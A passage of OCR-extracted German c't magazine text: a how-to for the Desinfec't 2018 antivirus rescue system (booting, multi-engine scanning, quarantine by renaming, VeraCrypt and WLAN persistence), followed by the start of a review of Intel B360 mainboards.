und klickt auf dem Desktop auf das Icon „Bootfähigen USB-Stick mit Desinfec't erzeugen“. Die Einstellungen kann man so belassen und die Erstellung mit „Anwenden“ starten. Nach wenigen Minuten ist der Vorgang beendet. Das Ergebnis ist ein vollwertiger Desinfec't-Stick – eine Konvertierung ist hier nicht nötig.

Wer das Notfallsystem nicht mehr braucht und seinen Stick wieder mit vollem Speicherplatz nutzen möchte, muss diesen unter Windows speziell löschen. Der Grund dafür ist, dass Windows nicht alle Partitionen eines Desinfec't-Sticks sieht und somit nach dem Formatieren über den Arbeitsplatz nur ein Bruchteil des gesamten Speicherplatzes zur Verfügung steht. Damit der Stick wieder ohne


Desinfec't starten

Vermuten Sie, dass ein Schädling sein Unwesen auf Ihrem Windows-PC treibt, fackeln Sie nicht lange und fahren Sie den Computer herunter. Schalten Sie ihn wieder ein und drücken sofort entweder F8, F10, F11 oder F12, damit das BIOS-Bootmenü erscheint. Legen Sie nun die Desinfec't-DVD ein oder schließen einen -Stick an. Wählen Sie im Anschluss das Medium mit Desinfec't aus und starten Sie davon.

Funktioniert das nicht, müssen Sie den Umweg über das BIOS-Menü gehen. Dieses rufen Sie meist durch das Drücken der Taste ENTF oder F2 auf. Dort stellen Sie die Boot-Reihenfolge so ein, dass Desinfec't zuerst startet.

Wollen Sie nur einen Routine-Check machen, können Sie den Start von Desinfec't auch direkt aus einem laufenden Windows 8.1 oder 10 anstoßen. Das funk-

tioniert aber nur, wenn das System im UEFI-Modus läuft. Dafür halten Sie die Umschalttaste (Shift) gedrückt (1) und klicken im Startmenü auf Neustart. Im anschließend auftauchenden Bildschirm bestätigen Sie den Punkt „Ein Gerät verwenden“ (2). Als Nächstes wählen Sie das Medium mit Desinfec't aus. Nun fährt Windows herunter und bootet automatisch das Notfallsystem.





Der Scan-Assistent ist jetzt übersichtlicher und logischer aufgebaut. So sollten Computer-Einsteiger noch besser damit zurechtkommen.

Einschränkungen benutzbar ist, sollten Sie unbedingt alle USB-Laufwerke bis auf den Desinfec't-Stick vom Computer abziehen. Dann führen Sie auf der DVD im Ordner „software/Win32DiskImager“ die Datei „USB-Stick loeschen.bat“ aus. Prüfen Sie in dem auftauchenden Fenster unter „Device“, ob der korrekte Laufwerksbuchstabe des Desinfec't-Sticks ausgewählt ist. Klicken Sie dann auf „Write“. Im Anschluss starten Sie bitte Windows neu. Dann können Sie den Stick wie gewohnt mit der vollen Speicherkapazität formatieren.

Scannen

Will man einen Computer mal eben auf eine Vireninfektion prüfen, bietet sich im Desinfec't-Bootmenü der Easy-Scan an.

In diesem Modus startet das System mit einer abgespeckten Oberfläche und schickt alleinig den Scanner von Avira auf die Jagd – für eine erste Bestandsaufnahme reicht das oft aus.

Während der Inspektion kann man die Restdauer in Stunden und Minuten ablesen. Außerdem zählt das Scan-Fenster die Virenfunde hoch. Nach der Untersuchung können Sie alle gefundenen potenziellen Trojaner unschädlich machen. Weiterführende Infos zu Funden findet man in der Ergebnisliste.

Wer die volle Packung will, startet Desinfec't im normalen Modus mit allen Funktionen. In diesem können Sie neben Avira auch die Scanner von Eset, F-Secure und Sophos nacheinander von der Leine lassen. Klicken Sie dafür auf das Icon

„Viren-Scan starten“. Um den Vorgang noch einfacher und verständlicher zu machen, haben wir den Scan-Assistenten grundlegend überarbeitet und übersichtlicher gestaltet – so kann man im Grunde nichts mehr falsch machen.

Der Assistent wählt automatisch alle Windows-Laufwerke aus. Wollen Sie einen allumfassenden Scan durchführen, klicken Sie auf „Vor“. Fällt der Verdacht auf einen bestimmten Ordner, wählen Sie diesen über die Option „Einen Ordner scannen“ aus, dann schaut sich Desinfec't nur dort um. Nicht wundern, im Auswahlfenster zeigt Desinfec't statt Partitionsnamen oft „ohne Label“ an. Aufgrund der Windows-typischen Ordnerstruktur sollte die korrekte Partition aber schnell auszumachen sein. Tauchen gar keine Laufwerke auf, müssen Sie die Windows-Partitionen über das Desktop-Icon „Alle Windows-Laufwerke nur lesbar einbinden“ verfügbar machen. Alternativ können Sie auch einen Ordner direkt aus dem Date Explorer heraus scannen. Dafür wählen Sie den Ordner mit einem Rechtsklick aus und klicken unter „Skripte“ auf den Punkt „Auf Schadsoftware untersuchen“.

Im Assistenten wählen Sie nun die Scanner aus. Es müssen nicht gleich immer alle vier sein – in der Voreinstellung sind Avira und Eset ausgewählt. Damit kommt man möglichen Schädlingen in der Regel gut auf die Spur. Schickt man alle vier Scanner los, muss man Geduld mitbringen: Der Vorgang kann ja nach Datenmenge durchaus zehn Stunden oder noch länger dauern.

In den Experten-Einstellungen ist das Auffinden von potenziell unerwünschter Software (PUA) wie Adware standardmäßig aktiv – das sollte man auch so lassen. Wer zusätzlich Archive und Mailboxen auf

Download von Desinfec't

Wer einen Computer ohne DVD-Laufwerk besitzt, kann das Notfall-System dennoch nutzen. Dafür lädt man zuerst das ISO von Desinfec't 2018 herunter. Anschließend erstellt man einen USB-Stick und startet es von dort.

Abonnenten und Käufer der digitalen Einzelausgabe drücken in der c't-App nach dem Aufrufen der Ausgabe 12/2018 auf „DVD-Download“. Anschließend bekommen sie eine E-Mail mit einem Downloadlink. Alternativ können Abonnenten im Heise Shop in ihrem Konto auf den Reiter „Abo“ klicken und dort die passende Ausgabe unter dem Punkt „Heft Beilagen zum Download“ auswählen. Auch hier kommt der Link zum ISO per Mail.

Neuerdings können auch Kiosk-Käufer des Heftes Desinfec't herunter-

laden. Dafür muss man lediglich den auf der DVD aufgedruckten Code im Betreff einer E-Mail an desinfect2018@ct.de schicken. In der Antwortmail befindet sich ein Link zum Download. Alle Downloadlinks sind dreimal gültig. Bei Problemen wenden Sie sich bitte an leserservice@heise.de.

Anhand der SHA-1-Prüfsumme und der exakten Dateigröße können Sie prüfen, ob das ISO-Image unverändert auf Ihrem Computer gelandet ist. Stimmt der SHA-1-Wert nicht überein, ist es beim Download zu Fehlern gekommen. Laden Sie die Datei erneut herunter. Prüfsummen kann man mit kostenlosen Tools erzeugen (siehe ct.de/y58b).

SHA-1: b2b7ffcd1c458c0bf0c8ed19ea27fe32ffa340bb, **Größe:** 4.478.939.136 Bytes

Anzeige

Virenfunde

Systemzeit: 2018-05-09 16:28:36 +0200

Verwendete Scanner: avira, eset

Startordner des Scans: /media/2C2414FC2414CB2A/Dokumente und Einstellungen/cttest/Desktop/Test-Viren/aktuell

Zum Zeitpunkt des Scans eingebundene Laufwerke:

- /dev/loop1 auf /media/desinfDATA (vfat)
- /dev/sda1 auf /media/wiederherstellung (fuseblk)
- /dev/sda2 auf /media/6C10-F994 (vfat)
- /dev/sda4 auf /media/2C2414FC2414CB2A (fuseblk)
- /dev/sda1 auf /media/1A22105522103869 (fuseblk)

Avira	ESET NOD32	Aktion
/media/2C2414FC2414CB2A/Dokumente und Einstellungen/cttest/Desktop/Test-Viren/aktuell/0c6c90d5c5f654c8629b02dc7c93ddd4999c60b42a4321612a39247628006d55		
TR/AD.Dofail.itcpl Win32/TrojanDownloader.Zurqop.CT.trojan VirusTotal umbenennen		

[Alle gefundenen Dateien mit der Endung .VIRUS versehen](#)

In der Ergebnisliste findet man mehr Infos zu potenziellen Schädlingen. Handelt es sich wirklich um eine Infektion, kann man den Trojaner direkt aus der Liste heraus aus dem Weg räumen.

Viren überprüfen will, muss diesen Punkt aktivieren. Achtung: Diese Option verlängert nicht nur die Scandauer erheblich, sondern kann Computer auch auf Grund von Speichermangel abstürzen lassen.

Stimmen alle Einstellungen, starten Sie über die Schaltfläche „Anwenden“ den Scan. Im nächsten Schritt aktualisiert Desinfec't automatisch die Viren-Signaturen, damit die Scanner auch ak-

tuelle Schädlinge finden – dafür muss der Computer lediglich online sein. Dabei prüft das Sicherheitstool auch, ob es Systemupdates gibt. Da die Signaturen auf der DVD und im ISO beim Erscheinen des Heftes rund einen Monat alt sind, dauert die erste Aktualisierung einmalig rund eine halbe Stunde. Nutzen Sie Desinfec't anschließend regelmäßig, sind die Signaturupdates meist in wenigen Minuten erledigt. Während des Scans können Sie über die entsprechende Schaltfläche parallel Mini-Spiele wie Tetris und Break-out zocken. Das geht auch im Easy-Scan-Modus.

Wer noch nicht genug hat, kann noch den Open-Source-Scanner ClamAV auf die Jagd schicken. Dieser befindet sich unter „Expertentools/Einzel-Scanner“. Nach dem Start bindet der Scanner Windows-Laufwerke auf Wunsch automatisch ein. Als Nächstes kann man unter anderem den Ort für Scans festlegen und in den Expertenoptionen weitere Einstellungen vornehmen. So kann ClamAV auch Spyware & Co. finden. Doch Vorsicht: Oft reagiert der Scanner überempfindlich und löst falschen Alarm aus.

Fund!

Sind die Scanner fertig, freut man sich natürlich am meisten über die Nachricht: „Gratulation! Es wurde keine Schadsoftware gefunden“. Haben Avira & Co. jedoch etwas verdächtiges entdeckt, klickt man im Assistenten auf „Schließen“, um die Ergebnisliste in Firefox einzusehen. Für eine weitere Analyse landet die Liste auf dem Desinfec't-Stick im Ordner „desinfect-logs“. Die Ergebnisse kann man an einem anderen Computer mit einem

Webbrowser unabhängig vom Betriebssystem öffnen.

Bei Virenfunden gilt vor allem eins: Ruhe bewahren! Es kann durchaus vorkommen, dass sich Scanner irren und Fehlalarme auslösen. Zuerst sollte man die wichtigsten persönlichen Daten auf die Partition „desinfDATA“ eines Desinfec't-Sticks kopieren und somit in Sicherheit bringen. Über die Scan-Ergebnisliste kann man anschließend mehr darüber herausfinden, ob es sich um einen echten Schädling handelt oder nicht. Oft gibt schon der Speicherort Auskunft über einen möglichen Trojaner. Diese nisten sich gerne in Temp-Ordern auf Systemebene ein. Liegt der vermeintliche Virus hingegen in einem persönlichen Foto-Ordner, könnte das ein Indiz für einen Fehlalarm sein. Auch wenn nur einer der vier Scanner die Alarmglocken läuten lässt, deutet dies auf einen falschen Alarm hin.

Für eine noch bessere Einschätzung können Sie verdächtige Dateien mit wenigen Klicks direkt aus der Liste zum kostenlosen Online-Analysedienst VirusTotal hochladen. Dort schauen sich rund 60 Scanner den vermeintlichen Virus an und geben eine Einschätzung ab. Alternativ können Sie eine beliebige Datei mit einem Rechtsklick unter dem Punkt Skripte zu VirusTotal hochladen. Des Weiteren finden sich in Firefox zahlreiche Links zu weiteren Analyse- und Info-Webseiten rund um Trojaner und Co. So können Sie beispielsweise einen möglichen Schädling online in eine abgegrenzte Sandbox setzen und dort sein Verhalten beobachten.

Wer sich trotz der vorgestellten Möglichkeiten bei der Unterscheidung zwischen Schädling oder Fehlalarm schwer tut, kann einen Bekannten um Hilfe bitten, der sich mit Computersicherheit auskennt. Dieser kann dann über die integrierte Fernwartungssoftware TeamViewer die Kontrolle über den Computer-Patienten übernehmen und nach dem Rechten sehen. Wer als Familien-Admin TeamViewer nicht installiert hat, muss lediglich die Desinfec't-DVD einlegen oder einen -Stick anschließen und kann so die Portable-Version der Fernwartungssoftware nutzen.

Kampf gegen Viren

Stehen alle Zeichen auf Infektion, legen Sie Schädlingen direkt aus der Ergebnisliste heraus das Handwerk. Dafür klicken Sie lediglich auf „Umbenennen“ und be-

Verschlüsselte Laufwerke scannen

Desinfec't kann auch mit BitLocker und VeraCrypt verschlüsselte Festplatten einbinden und scannen. Aufgrund der unklaren Lizenzfrage haben wir VeraCrypt nicht direkt integriert und bieten es in unserem Repository zum Download an. Die Verschlüsselungslösung installieren Sie dauerhaft über diese Befehle auf einem Desinfec't-Stick:

```
sudo apt-get update
sudo apt-get install \
  desinfect-veracrypt
```

Anschließend können Sie VeraCrypt starten und das jeweilige Laufwerk wie gewohnt einbinden. VeraCrypt kann auch mit dem Vorgänger TrueCrypt verschlüsselte Festplatten lesen. Dafür müssen Sie in der Anwendung lediglich den Kompatibilitätsmodus in den Mount-Optionen aktivieren. Für BitLocker-Laufwerke finden Sie online eine Anleitung in einer c't-FAQ (siehe ct.de/y58b).



Desinfec't schickt wahlweise vier Viren-Scanner auf die Jagd. Davor aktualisieren sich die Signaturen automatisch.

stätigen gegebenenfalls die Abfrage, ob Desinfec't auf Windows-Laufwerke schreiben darf. Dann hängt das Notfallsystem hinten an den Dateinamen die Endung .VIRUS. Das verhindert eine Ausführung und etwaige Verweise im System, zum Beispiel in der Registry, zeigen ins Nichts. Auf Wunsch kann man auch mehrere Dateien in einem Rutsch umbenennen.

Der Vorteil dieser Methode ist, dass man den Vorgang problemlos wieder rückgängig machen kann. Das ist beispielsweise nötig, wenn man versehentlich eine wichtige Systemdatei aus dem Verkehr gezogen hat. Im Ordner „Experimenttools“ auf dem Desktop findet sich die Verknüpfung „Umbenennung rückgängig machen“. Nach einem Doppelklick fragt der Assistent, ob die Windows-Laufwerke mit den Funden eingebunden sind. Ist das nicht der Fall, müssen Sie im Dateimanager lediglich auf die jeweiligen Windows-Laufwerke klicken. Anschließend bestätigen Sie mit „OK“ und ein Skript macht das Umbenennen automatisch rückgängig.

System modifizieren

Standardmäßig startet das Betriebssystem von Desinfec't via DVD und USB-Stick nach jedem Neustart wieder im Auslieferungszustand. Auf einem USB-Stick bleiben Ergebnislisten, die Signaturen und System-Updates erhalten. Das System merkt sich zudem mit einem Trick neu gesetzte Lesezeichen in Firefox. Das geschieht über das Skript backup.sh, welches auf der beschreibbaren Signatur-Partition unter „/opt/desinfect/signatures“ eines Desinfec't-Sticks liegt. Darin stehende Firefox-Lesezeichen packt wiederum das Skript restore.sh nach jedem Neustart aus. Im gleichen Ordner liegt auch das Skript userinit.sh. Darin können sich Linux-Experten austoben und Desinfec't etwa dazu

bringen, ein WLAN-Passwort nicht zu vergessen, sodass sich der Computer automatisch nach dem Start mit dem Netzwerk und Internet verbindet.

Damit das klappt, müssen Sie im WLAN angemeldet sein. Nun verschieben Sie die Netzwerkeinstellungen als root auf die Signatur-Partition:

```
cd /opt/desinfect/signatures/
mkdir Networks
cp -a /etc/NetworkManager/
  system-connections/*
  /opt/desinfect/signatures/Networks/
```

Damit das WLAN-Passwort stets nach dem Start von Desinfec't verfügbar ist, müssen Sie noch folgendes in das Skript userinit.sh eintragen:

```
service network-manager stop
cp -a /opt/desinfect/signatures/
  Networks/* /etc/NetworkManager/
  system-connections
service network-manager start
```

Nun sollten Sie den Stick nicht verlieren: Schließlich liegt Ihr WLAN-Passwort im Klartext auf dem Stick vor.

Flexibler durch BTRFS

Wer Desinfec't noch weiter verändern möchte, muss zur BTRFS-Methode greifen. Darüber kann man das System umfangreich verändern und beispielsweise mit Office-Anwendungen ein vollständiges Arbeitssystem aus Desinfec't machen. Doch Vorsicht: Der BTRFS-Ansatz befindet sich noch in einem experimentellen Stadium und richtet sich an Linux-Profis.

Um loszulegen, müssen Sie einen speziellen USB-Stick mit dem BTRFS-Dateisystem erstellen. Das funktioniert ausschließlich aus einem laufenden Desinfec't heraus – ein Stick mit mindestens 32 GByte Speicherplatz ist dafür unabdingbar. Im Assistenten zum Erstellen des USB-Sticks setzen Sie den Haken bei „BTRFS als Standard nutzen (experimentell!)“ und klicken auf „Anwenden“. Starten Sie im Anschluss Desinfec't wie gewohnt vom Stick. Dank BTRFS kann man nun mit einiger Vorbereitung direkt im System Anwendungen, Tools und Treiber dauerhaft installieren. Wie das geht, beschreibt ein kostenloser Artikel, den Sie online herunterladen können (siehe ct.de/y58b).

Updates

Falls sich mal ein Fehler in Desinfec't einschleicht, stellen wir so schnell wie möglich Systemupdates bereit. Diese sollten



Wer sich überfordert fühlt, holt mit Hilfe von TeamViewer den Familien-Admin auf den Computer.

sich automatisch installieren. Ansonsten sucht das Sicherheitstool auch beim Aktualisieren der Viren-Signaturen nach Desinfec't-Updates. Ist ein Systemupdate installiert, erkennt man das oben rechts im Statusfenster am p-Zusatz inklusive einer Zahl hinter dem Wort Desinfec't. Wer denkt, einen Fehler gefunden zu haben, kann gerne im offiziellen Forum einen Beitrag erstellen – da schauen wir regelmäßig vorbei. Alternativ geht natürlich auch eine Mail. (des@ct.de) **ct**

Bitlocker-Laufwerke scannen, BTRFS-Praxis, Forum: ct.de/y58b

Das ist neu in Desinfec't 2018

Bootet automatisch mit der passenden Architektur (64 Bit oder 32 Bit).

Desinfec't 2018 startet standardmäßig mit XFCE-Desktop.


Bedienoberfläche für eine bessere Übersichtlichkeit ausgemistet. So sollten selbst Nutzer mit wenig Computer-Erfahrung die Virenjagd einleiten können.

Grafische Scan-Assistenten klarer und verständlicher strukturiert, sodass man noch einfacher scannen kann.

Aus dem Dateimanager kann man per Rechtsklick auf einen Ordner umgehend einen Viren-Scan starten.

Verbesserte Ergebnisliste der Scans.

Zusätzliche Notfall-Tools für Experten (und solche, die es werden wollen).



Günstige Untersätze

B360-Mainboards für Intel Core i-8000, Pentium G5000 und Celeron G4000

Für Intels aktuelle „Coffee Lake“-Prozessorfamilie gab es bislang nur relativ teure Mainboards mit dem Chipsatz Z370. Nun kommen billigere Boards, von denen die mit B360 die attraktivsten sind.

Von Christof Windeck

Viele Funktionen, problemloser Betrieb, geringer Stromdurst und niedriger Preis: Mehr muss ein Mainboard nicht können. In dieses Muster passen Boards mit dem Chipsatz B360 aus Intels Serie 300: Sie sind deutlich billiger als Boards mit Z370 und verzichten auf überkandideltes Übertaktergehebe, sind aber nicht so

gnadenlos kastriert wie H310-Boards. Denn beim Billig-Chipsatz H310 schaltet Intel zu viel ab, vor allem den eingebauten Controller für USB 3.1 Gen 2, also für schnelle Peripherie mit SuperSpeedPlus-Technik, die 10 GBit pro Sekunde überträgt.

Wir haben sechs Boards mit B360 getestet, die mindestens eine DisplayPort-Buchse (DP 1.2) haben: Darüber steuert die in den Coffee-Lake-Prozessoren eingebaute „UHD Graphics“ auch Ultra-HD-beziehungsweise 4K-Displays mit ergonomischer Bildwiederholrate von 60 Hertz an. Eines der B360-Boards hat sogar zwei DP-Buchsen, daran funktionieren zwei 4K-Schirme an der sparsamen Prozessorgrafik. Theoretisch sind drei DisplayPorts möglich, aber ein Board mit drei DP-Buchsen konnten wir nicht finden. Einige haben auch HDMI-1.4-Buchsen, doch da-

rüber sind bei Ultra-HD-Auflösung höchstens 30 Hz möglich – das empfinden viele Menschen bei der Arbeit als ruckelig, auch wenn es für 24-fps-Videos genügt.

Im Test vertreten sind zwei Mini-ITX-Mainboards von Asrock, B360M-ITX/ac und H370M-ITX/ac. Letzteres ist mit dem teureren H370 bestückt, der für sich genommen auf diesem Mini-Mainboard außer RAID keine Vorteile bringt. Den „besseren“ Chipsatz kombiniert Asrock allerdings mit spannenden Zusatzfunktionen: Eine DP- und zwei HDMI-Buchsen ermöglichen den Anschluss von drei Displays gleichzeitig, ein zweiter Gigabit-Ethernet-(GE-)Chip und sechs statt vier SATA-6G-Buchsen sind für Mini-Server attraktiv. Auf den beiden Mini-ITX-Boards sitzen jeweils auch WLAN-Adapter.

Zwei der Boards im Test – Asus Prime B360M-C und Gigabyte B360M D3H – haben Micro-ATX-Format, was für die meisten aktuellen Rechner ausreicht. Schließlich runden zwei Fullsize-ATX-Platinen das Testfeld ab: das üppig ausgestattete ASUS ROG Strix B360-F Gaming sowie das MSI B360-A Pro. Alle BIOSse enthielten aktuelle Microcode-Updates, die unter Windows 10 zum Schließen der Sicherheitslücke Spectre V2 alias Branch Target Injection (BTI, CVE-2017-5715) nötig sind.

USB 3.1 Gen 2

B360 und H370 sind Intels erste Chipsätze mit eingebautem USB SuperSpeed-Plus. Der eingebaute xHCI-1.1-Controller arbeitet nach unseren Messungen mit der externen SSD SanDisk Extreme 900 allerdings rund 10 Prozent langsamer als der bisher schnellste PCIe-3.0-USB-3.1-Controller, der Asmedia ASM3142. Der kleine Rückstand der Intel-Chips ist in der Praxis kaum relevant, weil es erstens nur sehr wenige Peripheriegeräte gibt, die überhaupt so schnell arbeiten, und weil die mit dem Benchmark Iometer gemessenen Transferraten viel höher liegen als in der Praxis. Iometer kitzelt mit mehreren Transfers gleichzeitig das Maximum aus Schnittstelle und SSD heraus. Kopiert man Daten jedoch per Windows Explorer, fließen sie deutlich langsamer – mehr als 750 MByte/s sahen wir nicht.

Intels USB-3.1-Controller sind auch etwas langsamer als die in den aktuellen AMD-Chipsätzen; hier ist der Rückstand aber kleiner. Bei sehr langen Messungen mit Iometer fielen die Transferraten bei den Intel-Chipsätzen aber nach einiger Zeit ab – ein seltsames Verhalten, das wir von anderen Adaptionen nicht kennen. Für die Praxis ist das wenig bedeutend, denn selbst mit „nur“ 500 MByte/s sausen in zwei Minuten rund 60 GByte Daten durchs Kabel – und wann kopiert man jemals mehr am Stück? Auch wenn der Asmedia-Zusatzchip schneller ist, hat er einen Nachteil: Eine israelische Sicherheitsfirma behauptet, er sei von Sicherheitslücken geplagt; auf diesbezügliche Anfragen antwortete die Asus-Tochter Asmedia nicht.

Einige B360-Boards haben nur wenige Anschlüsse, die tatsächlich SuperSpeedPlus übertragen; die Testkandidaten hatten mindestens eine Buchse dafür im ATX-Anschlussbereich. Nur bei zwei der Boards ist eine davon vom Typ USB-C. Der Nutzen des verdrehsicheren Anschlus-

ses ist gering, wenn er schlecht zugänglich hinten am PC sitzt. Schöner wäre ein USB-C-Anschluss in der Frontplatte, doch damit bestückte Gehäuse oder Frontpanel-Einschübe zum Nachrüsten sind noch selten. Ohnehin hat keines der getesteten Boards einen Onboard-Anschluss für USB 3.1 Gen 2. Alle haben nur je einen der üblichen 19-poligen Pfostenstecker für USB 3.1 Gen 1, also für USB 3.0 mit 5 GBit/s.

Weiterhin gilt für USB-C bei Desktop-PC-Mainboards, dass hier weder Display- noch Thunderbolt-Signale anliegen und auch keine höhere Ladeleistung. Solche Zusatzfunktionen von USB-C benötigen zusätzliche Chips auf dem Mainboard, die sich fast ausschließlich in Notebooks, Tablets und wenigen Mini-PCs finden.

M.2 für NVMe-SSDs


Viele aktuelle Boards, auch alle Prüflinge, haben eine M.2-Fassung mit vier PCIe-

3.0-x4-Lanes für eine schnelle „Streifen-SSD“ mit NVMe-Controller. Deutlich spürbare Vorteile bringen diese NVMe-SSDs bei Desktop-PCs leider nur in wenigen, eher speziellen Anwendungsfällen. Bei den meisten Programmen und auch bei der Boot-Geschwindigkeit merkt man im Vergleich zu einer deutlich billigeren SATA-6G-SSD keinen Unterschied [1].

Völlig unsinnig ist ein RAID 0 aus zwei M.2-SSDs, sofern beide über den Chipsatzbaustein angeschlossen sind: Dieser von Intel sogenannte Platform Controller Hub (PCH), hier also B360 oder H370, kommuniziert mit dem Prozessor nämlich per Direct Media Interface (DMI) – und dahinter verbirgt sich letztlich wiederum PCIe 3.0 x4. Weil die schnellsten M.2-SSDs wie die Samsung 970 Pro/Evo jedoch schon PCIe 3.0 x4 fast ausreizen, bildet DMI bei zwei M.2-SSDs einen Flaschenhals.

Typische Konfiguration eines B360-Boards

Die Board-Hersteller können die SATA- und PCIe-Leitungen von Prozessor und Chipsatz relativ flexibel verteilen. Nicht immer lassen sich alle Verbindungen gleichzeitig nutzen, manche Steckplätze teilen sich Lanes.





Asrock B360M-ITX/ac

Den alphabetisch sortierten Test-Reigen eröffnet das Asrock B360M-ITX/ac. Sein Kompaktformat ist untypisch für Mittelklasse-PCs, es zielt auf kleinere Gehäuse. Auf der Mini-ITX-Platine bringt Asrock eine Menge Ausstattung unter, verzichtet aber auf USB Typ C. Das ist schade, weil kompakte Rechner statt unter dem Schreibtisch häufiger mal oben drauf stehen, wo man eine USB-C-Buchse gut erreichen würde. Von den vier möglichen SuperSpeedPlus-Ports des B360 nutzt Asrock nur zwei.

Das wars aber auch schon mit der Kritik: Das Asrock B360M-ITX/ac schnurrt reibungslos und im Leerlauf besonders sparsam. In der Werkseinstellung des BIOS-Setup begnügt es sich mit 16 Watt. Aktiviert man die Option „CPU C10 States“ für den tiefsten Prozessor-Schlafmodus, sinkt der Leistungsdurst auf 14,6 Watt. Installiert man anschließend statt des Standard-AHCI-Treibers von Windows 10 noch manuell Intels RST-Treiber, sinkt die Leistungsaufnahme weiter auf 11 Watt.

Fürs integrierte WLAN verwendet Asrock den schon etwas älteren Intel Adapter Wireless-AC 3168, der zwar 802.11ac kann, aber nur mit einem Stream (1 x 1). Flotter wäre ein Adapter für Intels neue „integrated Connectivity“- (CNVi-)Technik der Serie-300-Chipsätze gewesen.

- ↑ sehr sparsam
- ↑ mit (einfachem) WLAN
